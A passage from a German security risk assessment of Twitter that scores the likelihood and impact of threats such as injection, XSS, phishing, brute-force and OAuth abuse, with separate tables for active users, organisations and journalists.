Angreifer können aufgrund der groben Rechtevergabe und dem naiven Benutzerverhalten einfach über Third-Party Anwendungen umfangreichen Zugriff auf viele Konten erlangen (SA). Die Auswirkungen sind vielfältig: Daten können per OAuth abgerufen (TV & BA) und verändert werden (TI). Der Benutzer kann nicht verfolgen, welche Anwendung die

Änderungen durchgeführt hat (TZ). Zudem kann die Anwendung Tweets über die Twitter-Konten verbreiten, um Links auf schadhafte Seiten zu verteilen (BP).

Tabelle 72: Risikobewertung für „Kompromittierte oder bössartige Third-Party Anwendung“ bei aktiven Anwendern

Kompromittierte oder bössartige Third-Party Anwendung												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	9	9	9	9	1	7	7	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 7,42						
<b>Risikomaßzahl: 57,48</b>												

Generell gelten bei kompromittierten oder bössartigen Anwendungen die gleichen Risikofaktoren wie beim vorherigen Risiko. Die Kompromittierung einer Anwendung eines Drittanbieters ist jedoch ein noch höherer Verlust der Integrität (TI).

Tabelle 73: Risikobewertung für „oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei aktiven Anwendern

oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	6	7	1	1	4	1	1	1	1
Wahrscheinlichkeit: 6,5						Auswirkung: 1,38						
<b>Risikomaßzahl: 8,94</b>												

Sollte Twitter jene Third-Party Anwendungen sperren, deren oAuth-Konsumententoken öffentlich bekannt sind (SA), stehen diese Anwendungen den Benutzern nicht mehr zur Verfügung (TA).

Tabelle 74: Risikobewertung für „Twitter verwendet unsichere Version des oAuth-Protokolls“ bei aktiven Anwendern

Twitter verwendet unsichere Version des oAuth-Protokolls												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	4	7	4	2	2	9	9	3	7	7	9	9
Wahrscheinlichkeit: 3,13						Auswirkung: 7,67						
<b>Risikomaßzahl: 23,96</b>												

Die Eintrittswahrscheinlichkeit für dieses Risiko ist sehr gering, da das oAuth-Protokoll von vielen verschiedenen Anbietern genutzt wird und es offen zugänglich ist, sodass Fehler im Protokoll schnell entdeckt werden sollten. Die Auswirkungen sind aber potentiell hoch.

## H Risikobewertungen für Organisationen als Nutzer

Twitter-Konten von Organisationen zeichnen sich im Allgemeinen dadurch aus, dass sie höhere Aufmerksamkeit erhalten als Konten von privaten Nutzern. Die Twitter-Konten von Organisationen sind aktiver und haben auch mehr Abonnenten.

Dieser höhere Einfluss der Twitter-Konten wirkt sich aber auch negativ aus: Ein Großteil der Angriffe auf Twitter zielt auf bekannte Konten von Organisationen ab. Die Motivation von Angreifern (AM), solche Konten zu kompromittieren, ist deutlich höher. Da die höhere Motivation ein sich wiederholendes Muster in den folgenden Bewertungen für Organisationen sein wird, werden solche Risiken mit einem \* versehen.

Es sei darauf hingewiesen, dass bis auf „Austausch geheimer Twitter-Zugangsdaten in Organisationen“ alle Risiken auf den Bewertungen der aktiven Nutzer beruhen und im Folgenden ausschließlich veränderte Faktoren erläutert werden.

Tabelle 75: Risikobewertung für „DNS Hijacking-Attacke“ bei Organisationen

DNS Hijacking-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	4	7	9	7	7	9	9	9	1	7	1	9
Wahrscheinlichkeit: 6,38						Auswirkung: 6,33						
<b>Risikomaßzahl: 40,38</b>												

Tabelle 76: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Organisationen

Distributed Denial of Service-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	3	5	6	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7						Auswirkung: 2						
<b>Risikomaßzahl: 14</b>												

Tabelle 77: Risikobewertung für „Unsichere Administrationstools“ bei Organisationen

Unsichere Administrationstools*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,75						Auswirkung: 9						
<b>Risikomaßzahl: 60,75</b>												

Tabelle 78: Risikobewertung für „Versteckte Befehle“ bei Organisationen

Versteckte Befehle*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	2	9	7	9	1	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 7,75						
<b>Risikomaßzahl: 50,38</b>												

Tabelle 79: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei Organisationen

Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	2	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 9						
<b>Risikomaßzahl: 56,25</b>												

Tabelle 80: Risikobewertung für „Shell Injection“ bei Organisationen

Shell Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Tabelle 81: Risikobewertung für „Programmcode Injection“ bei Organisationen

Programmcode Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Tabelle 82: Risikobewertung für „SQL Injection“ bei Organisationen

SQL Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	2	9	9	7	9	9	9	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 8,75						
<b>Risikomaßzahl: 54,69</b>												

Tabelle 83: Risikobewertung für „Unsichere Konfiguration des Servers“ bei Organisationen

Unsichere Konfiguration des Servers												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Tabelle 84: Risikobewertung für „Verlust der eigenen Daten“ bei Organisationen

Verlust der eigenen Daten												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	6	2	9	1	5	1	1	9	1	1	1	1
Wahrscheinlichkeit: 3,88						Auswirkung: 2						
<b>Risikomaßzahl: 7,75</b>												

Tabelle 85: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei Organisationen

Öffentliche Preisgabe von angriffsrelevanten Informationen*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	9	9	9	9	5	1	1	1	9	1	1
Wahrscheinlichkeit: 8,25						Auswirkung: 2,83						
<b>Risikomaßzahl: 23,38</b>												

Tweets von Unternehmen können durch Konkurrenten analysiert werden, um so geschäftlich zu profitieren.

Tabelle 86: Risikobewertung für „Code Injection über Benutzerbild“ bei Organisationen

Code Injection über Benutzerbild*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	2	6	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,5						Auswirkung: 9						
<b>Risikomaßzahl: 49,5</b>												

Tabelle 87: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei Organisationen

Path Traversal über Upload des Benutzerbildes												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	1	3	1	4	4	4	1	1	1
Wahrscheinlichkeit: 4,25						Auswirkung: 2,13						
<b>Risikomaßzahl: 9,03</b>												

Tabelle 88: Risikobewertung für „Astroturfing“ bei Organisationen

Astroturfing*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	5	7	5	5	5	1	1	1	9	1	9	1
Wahrscheinlichkeit: 5,38						Auswirkung: 3,33						
<b>Risikomaßzahl: 17,92</b>												

Tabelle 89: Risikobewertung für Zugangsdaten via Brute-Force-Angriff bei Organisationen

Zugangsdaten via Brute-Force-Angriff*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	8	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Gerade diese Angriffsform ist bei bekannten Konten erfolgversprechender (SA), da der Benutzername bekannt ist und lediglich das ggf. schwache Passwort erraten werden muss.

Tabelle 90: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei Organisationen

Umleiten der Zugangsdaten via XSS*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 8						Auswirkung: 9						
<b>Risikomaßzahl: 72</b>												

Tabelle 91: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei Organisationen

Übertragung von eingegebenen Daten über Malware*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	5	9	5	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,75						Auswirkung: 9						
<b>Risikomaßzahl: 60,75</b>												

Tabelle 92: Risikobewertung für „Austausch geheimer Twitter-Zugangsdaten in Organisationen“

Austausch geheimer Twitter-Zugangsdaten in Organisationen												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
9	4	3	3	9	9	9	9	9	9	1	9	9
Wahrscheinlichkeit: 6,88						Auswirkung: 7,67						
<b>Risikomaßzahl: 52,71</b>												

Aufgrund des Austauschs der Zugangsdaten können ggf. Personen innerhalb der Organisation auf die Zugangsdaten zugreifen (AR & AG). Sie erhalten ohne besondere Fähigkeiten Zugriff auf das Twitter-Konto (AF).

Tabelle 93: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei Organisationen

Zugangsdaten mit Phishing-Angriff per E-Mail*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	2	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,88						Auswirkung: 9						
<b>Risikomaßzahl: 52,88</b>												

Um ein spezielles Konto einer Organisation anzugreifen, muss die E-Mail-Adresse bekannt sein, die bei Twitter eingetragen ist (AR).

Tabelle 94: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei Organisationen

Zugangsdaten mit Phishing-Angriff per Direktnachricht*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	2	9	6	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,63						Auswirkung: 9						
<b>Risikomaßzahl: 60,75</b>												

Ein Phishing-Angriff mit Direktnachrichten auf spezielle Konten erfordert, dass die Organisation dem Konto des Angreifers folgt, damit er Direktnachrichten verschicken kann (AR). Aufgrund dieser Auflage sinkt auch die Ausnutzungswahrscheinlichkeit (SA).

Tabelle 95: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei Organisationen

Zugangsdaten mit Phishing-Angriff per Tweet*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Tabelle 96: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei Organisationen

Zugangsdaten mit Phishing-Angriff per Third-Party Webseite*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	3	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,5						Auswirkung: 9						
<b>Risikomaßzahl: 67,5</b>												

Um ein bestimmtes Twitter-Konto einer Organisation so anzugreifen, muss derjenige, der die Zugangsdaten für das Konto kennt, auf die Seite geleitet werden (AR).

Tabelle 97: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei Organisationen

Fehlerhafte Implementierung des Sitzungsmanagements												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	8	8	1	8	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 7,63						
<b>Risikomaßzahl: 59,09</b>												

Tabelle 98: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei Organisationen

Übertragung von Daten über XSS-Schwachstelle*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	7	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 7,5						Auswirkung: 5,54						
<b>Risikomaßzahl: 41,56</b>												

Tabelle 99: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Organisationen

Abhören von Daten im Netzwerk*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	3	3	9	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 6,75						Auswirkung: 5,54						
<b>Risikomaßzahl: 37,41</b>												

Tabelle 100: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei Organisationen

XSS-Schwachstelle ermöglicht XSRF*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	3	9	1	9	1	9	1	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 5,67						
<b>Risikomaßzahl: 36,83</b>												

Tabelle 101: Risikobewertung für „Clickjacking“ bei Organisationen

Clickjacking*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	7	9	9	9	5	9	1	9	1	9	1
Wahrscheinlichkeit: 8						Auswirkung: 4,83						
<b>Risikomaßzahl: 38,67</b>												

Tabelle 102: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei Organisationen

Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	3	9	4	7	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,75						Auswirkung: 9						
<b>Risikomaßzahl: 51,75</b>												

Tabelle 103: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Organisationen

Abhören privater Tweets/Direktnachrichten durch JSON Hijacking*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	5	9	3	9	9	7	1	1	9	1	1
Wahrscheinlichkeit: 6,25						Auswirkung: 4,08						
<b>Risikomaßzahl: 25,52</b>												

Um JSON Hijacking durchführen zu können, muss das Opfer die Seite des Angreifers besuchen (AR).

Tabelle 104: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei Organisationen

Manipulation der SMS Absender-Nummer*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	2	9	5	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 6,38						Auswirkung: 5,83						
<b>Risikomaßzahl: 37,19</b>												

Ein Konto einer bestimmten Organisation auf diese Weise anzugreifen, kann für einen Angreifer zwar motivierend sein (AM), jedoch muss die bei Twitter eingetragene Nummer bekannt sein (AR), was unwahrscheinlich ist (SA).

Tabelle 105: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei Organisationen

Brute-Force-Angriff zum Erraten der optionalen SMS-PIN*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	8	2	9	6	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 6,63						Auswirkung: 5,83						
<b>Risikomaßzahl: 38,65</b>												

Tabelle 106: Risikobewertung für „Abhören von SMS“ bei Organisationen

Abhören von SMS*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	8	2	3	6	6	1	7	1	7	7	7	9
Wahrscheinlichkeit: 5						Auswirkung: 5,83						
<b>Risikomaßzahl: 29,17</b>												

Tabelle 107: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei Organisationen

XSS-Schwachstelle ermöglicht Wurm*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	5	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 7,25						Auswirkung: 7,17						
<b>Risikomaßzahl: 51,96</b>												

Tabelle 108: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei Organisationen

XSS-Schwachstelle ermöglicht Manipulation der Seite*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	5	9	9	7	1	1	9	5	9
Wahrscheinlichkeit: 7,25						Auswirkung: 6,08						
<b>Risikomaßzahl: 44,1</b>												

Tabelle 109: Risikobewertung für „JSON Injection“ bei Organisationen

JSON Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	3	7	1	7	1	7	7	9	9
Wahrscheinlichkeit: 6,25						Auswirkung: 6,17						
<b>Risikomaßzahl: 38,54</b>												

Tabelle 110: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei Organisationen

Nicht authentische Nachrichteninhalte*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	6	4	2	2	9	1	7	1	9	1	9	1
Wahrscheinlichkeit: 5						Auswirkung: 4,08						
<b>Risikomaßzahl: 20,42</b>												

Tabelle 111: Risikobewertung für die „Verschleierung des Ziels des Links“ bei Organisationen

Verschleierung des Ziels des Links												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
9	4	9	9	9	9	1	5	1	1	7	5	9
Wahrscheinlichkeit: 8,38						Auswirkung: 4,5						
<b>Risikomaßzahl: 37,69</b>												

Tabelle 112: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei Organisationen

Kompromittierung eines Kurz-URL-Anbieters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	7	7	1	7	1	1	7	5	9
Wahrscheinlichkeit: 6,5						Auswirkung: 4,75						
<b>Risikomaßzahl: 30,88</b>												

Tabelle 113: Risikobewertung für „Trends enthalten Stichwörter zu schadhafte Tweets“ bei Organisationen

Trends enthalten Stichwörter zu schadhafte Tweets												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	9	9	9	7	1	7	7	1	9
Wahrscheinlichkeit: 7,5						Auswirkung: 5,83						
<b>Risikomaßzahl: 43,75</b>												

Tabelle 114: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Organisationen

Zu grobe und unklare Rechtevergabe mit OAuth*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	9	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 8,25						Auswirkung: 7,17						
<b>Risikomaßzahl: 59,13</b>												

Tabelle 115: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei Organisationen

Kompromittierte oder bösartige Third-Party Anwendung*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	8	7	9	9	9	9	9	1	7	7	9	9
Wahrscheinlichkeit: 8,25						Auswirkung: 7,42						
<b>Risikomaßzahl: 61,19</b>												

Tabelle 116: Risikobewertung für „oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Organisationen

oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	6	7	1	1	4	1	1	1	1
Wahrscheinlichkeit: 6,5						Auswirkung: 1,38						
<b>Risikomaßzahl: 8,94</b>												

Tabelle 117: Risikobewertung für „Twitter verwendet unsichere Version des oAuth-Protokolls“ bei Organisationen

Twitter verwendet unsichere Version des oAuth-Protokolls*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	4	7	4	2	2	9	9	3	7	7	9	9
Wahrscheinlichkeit: 3,13						Auswirkung: 7,67						
<b>Risikomaßzahl: 23,96</b>												

## I Risikobewertungen für Journalisten

Die Risikobewertung für Journalisten basiert auf der Bewertung für aktive Nutzer. Daher werden die Wertungen der einzelnen Faktoren nur dann erläutert, wenn sie voneinander abweichen.

Bei fast allen Risiken ist davon auszugehen, dass Angreifer eine höhere Motivation haben, Journalisten anzugreifen, als normale Twitter-Anwender. Die höhere Motivation lässt sich so erklären, dass Journalisten entweder selbst einflussreiche Konten betreiben oder journalistische Recherche betreiben, die unterbunden bzw. behindert werden soll. Risiken, bei denen der Angreifer eine höhere Motivation hat, wurden mit \* markiert.

Tabelle 118: Risikobewertung für „DNS Hijacking-Attacke“ bei Journalisten

DNS Hijacking-Attacke*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	7	7	9	7	9	9	9	9	1	7	1	9
Wahrscheinlichkeit: 7,25						Auswirkung: 6,33						
<b>Risikomaßzahl: 45,92</b>												

Es liegt durchaus im vorstellbaren Bereich, dass der DNS-Anbieter von Twitter angegriffen wird (SB), um den Zugriff auf Twitter zu unterbinden und die journalistische Arbeit zu behindern.

Tabelle 119: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Journalisten

Distributed Denial of Service-Attacke*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	5	6	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7,5						Auswirkung: 2						
<b>Risikomaßzahl: 15</b>												

Es scheint ein häufiges Muster zu sein, journalistische Berichterstattung und freien Austausch von Informationen zu behindern, indem der Zugang zu diesen Diensten behindert wird, z.B. indem der Dienst durch einen Distributed Denial of Service-Angriffe blockiert wird.

Tabelle 120: Risikobewertung für „Unsichere Administrationstools“ bei Journalisten

Unsichere Administrationstools*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,63						Auswirkung: 9						
<b>Risikomaßzahl: 59,63</b>												

Tabelle 121: Risikobewertung für „Versteckte Befehle“ bei Journalisten

Versteckte Befehle*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	2	9	7	9	1	9	9	9	9
Wahrscheinlichkeit: 6,38						Auswirkung: 7,75						
<b>Risikomaßzahl: 49,41</b>												

Tabelle 122: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei Journalisten

Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	2	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,13						Auswirkung: 9						
<b>Risikomaßzahl: 55,13</b>												

Tabelle 123: Risikobewertung für „Shell Injection“ bei Journalisten

Shell Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,38						Auswirkung: 9						
<b>Risikomaßzahl: 57,38</b>												

Tabelle 124: Risikobewertung für „Programmcode Injection“ bei Journalisten

Programmcode Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,38						Auswirkung: 9						
<b>Risikomaßzahl: 57,38</b>												

Tabelle 125: Risikobewertung für „SQL Injection“ bei Journalisten

SQL Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	2	9	9	7	9	9	9	9	9
Wahrscheinlichkeit: 6,13						Auswirkung: 8,75						
<b>Risikomaßzahl: 53,59</b>												

Tabelle 126: Risikobewertung für „Unsichere Konfiguration des Servers“ bei Journalisten

Unsichere Konfiguration des Servers												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Tabelle 127: Risikobewertung für „Verlust der eigenen Daten“ bei Journalisten

Verlust der eigenen Daten												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	6	2	9	1	5	1	1	9	1	1	1	1
Wahrscheinlichkeit: 3,88						Auswirkung: 2						
<b>Risikomaßzahl: 7,75</b>												

Tabelle 128: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei Journalisten

Öffentliche Preisgabe von angriffsrelevanten Informationen*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	9	9	9	9	5	1	1	1	9	1	1
Wahrscheinlichkeit: 8,13						Auswirkung: 2,83						
<b>Risikomaßzahl: 23,02</b>												

Tabelle 129: Risikobewertung für „Code Injection über Benutzerbild“ bei Journalisten

Code Injection über Benutzerbild*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	2	6	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,38						Auswirkung: 9						
<b>Risikomaßzahl: 48,38</b>												

Tabelle 130: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei Journalisten

Path Traversal über Upload des Benutzerbildes												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	1	3	1	4	4	4	1	1	1
Wahrscheinlichkeit: 4,25						Auswirkung: 2,13						
<b>Risikomaßzahl: 9,03</b>												

Tabelle 131: Risikobewertung für „Astroturfing“ bei Journalisten

Astroturfing*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	5	9	9	1	9	1	9	1	9	1
Wahrscheinlichkeit: 7,63						Auswirkung: 4,33						
<b>Risikomaßzahl: 33,04</b>												

Astroturfing ist eine Form der Meinungsbildung, die für einen Journalisten nur sehr schwer zu durchschauen ist (SA) und daher von den Angreifern v.a. gegen Journalisten eingesetzt wird (SB). Für einen Journalisten ist dies auch ein Angriff auf die Integrität (TI).

Tabelle 132: Risikobewertung für „Zugangsdaten via Brute-Force-Angriff“ bei Journalisten

Zugangsdaten via Brute-Force-Angriff*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	8	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,63						Auswirkung: 9						
<b>Risikomaßzahl: 68,63</b>												

Die Voraussetzung für diesen Angriff ist, dass der Twitter-Benutzername des Journalisten bekannt ist (AR), was nicht zwangsläufig gegeben sein muss, da das Konto auch geschützt betrieben werden könnte.

Tabelle 133: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei Journalisten

Umleiten der Zugangsdaten via XSS*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,88						Auswirkung: 9						
<b>Risikomaßzahl: 70,88</b>												

Tabelle 134: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei Journalisten

Übertragung von eingegebenen Daten über Malware*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	5	9	5	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,63						Auswirkung: 9						
<b>Risikomaßzahl: 59,63</b>												

Tabelle 135: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei Journalisten

Zugangsdaten mit Phishing-Angriff per E-Mail*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	2	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,75						Auswirkung: 9						
<b>Risikomaßzahl: 51,75</b>												

Auch bei diesem Angriffsvektor können Journalisten gezielt attackiert werden, allerdings muss die E-Mail-Adresse, die bei Twitter eingetragen ist, bekannt sein (AR).

Tabelle 136: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei Journalisten

Zugangsdaten mit Phishing-Angriff per Direktnachricht*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	2	9	6	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,5						Auswirkung: 9						
<b>Risikomaßzahl: 58,5</b>												

Damit der Angreifer Direktnachrichten verschicken kann, muss der Journalist dem Angreifer folgen (AR), was die Ausnutzungswahrscheinlichkeit (SA) ebenfalls sinken lässt.

Tabelle 137: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei Journalisten

Zugangsdaten mit Phishing-Angriff per Tweet*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	3	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 6,38						Auswirkung: 9						
<b>Risikomaßzahl: 57,38</b>												

Tabelle 138: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei Journalisten

Zugangsdaten mit Phishing-Angriff per Third-Party Webseite*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	3	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,38						Auswirkung: 9						
<b>Risikomaßzahl: 66,38</b>												

Neben der höheren Motivation (AM) muss bei diesem Risiko beachtet werden, dass genau dieses Opfer auf die Seite geleitet werden und dort die Zugangsdaten eintragen muss (AR).

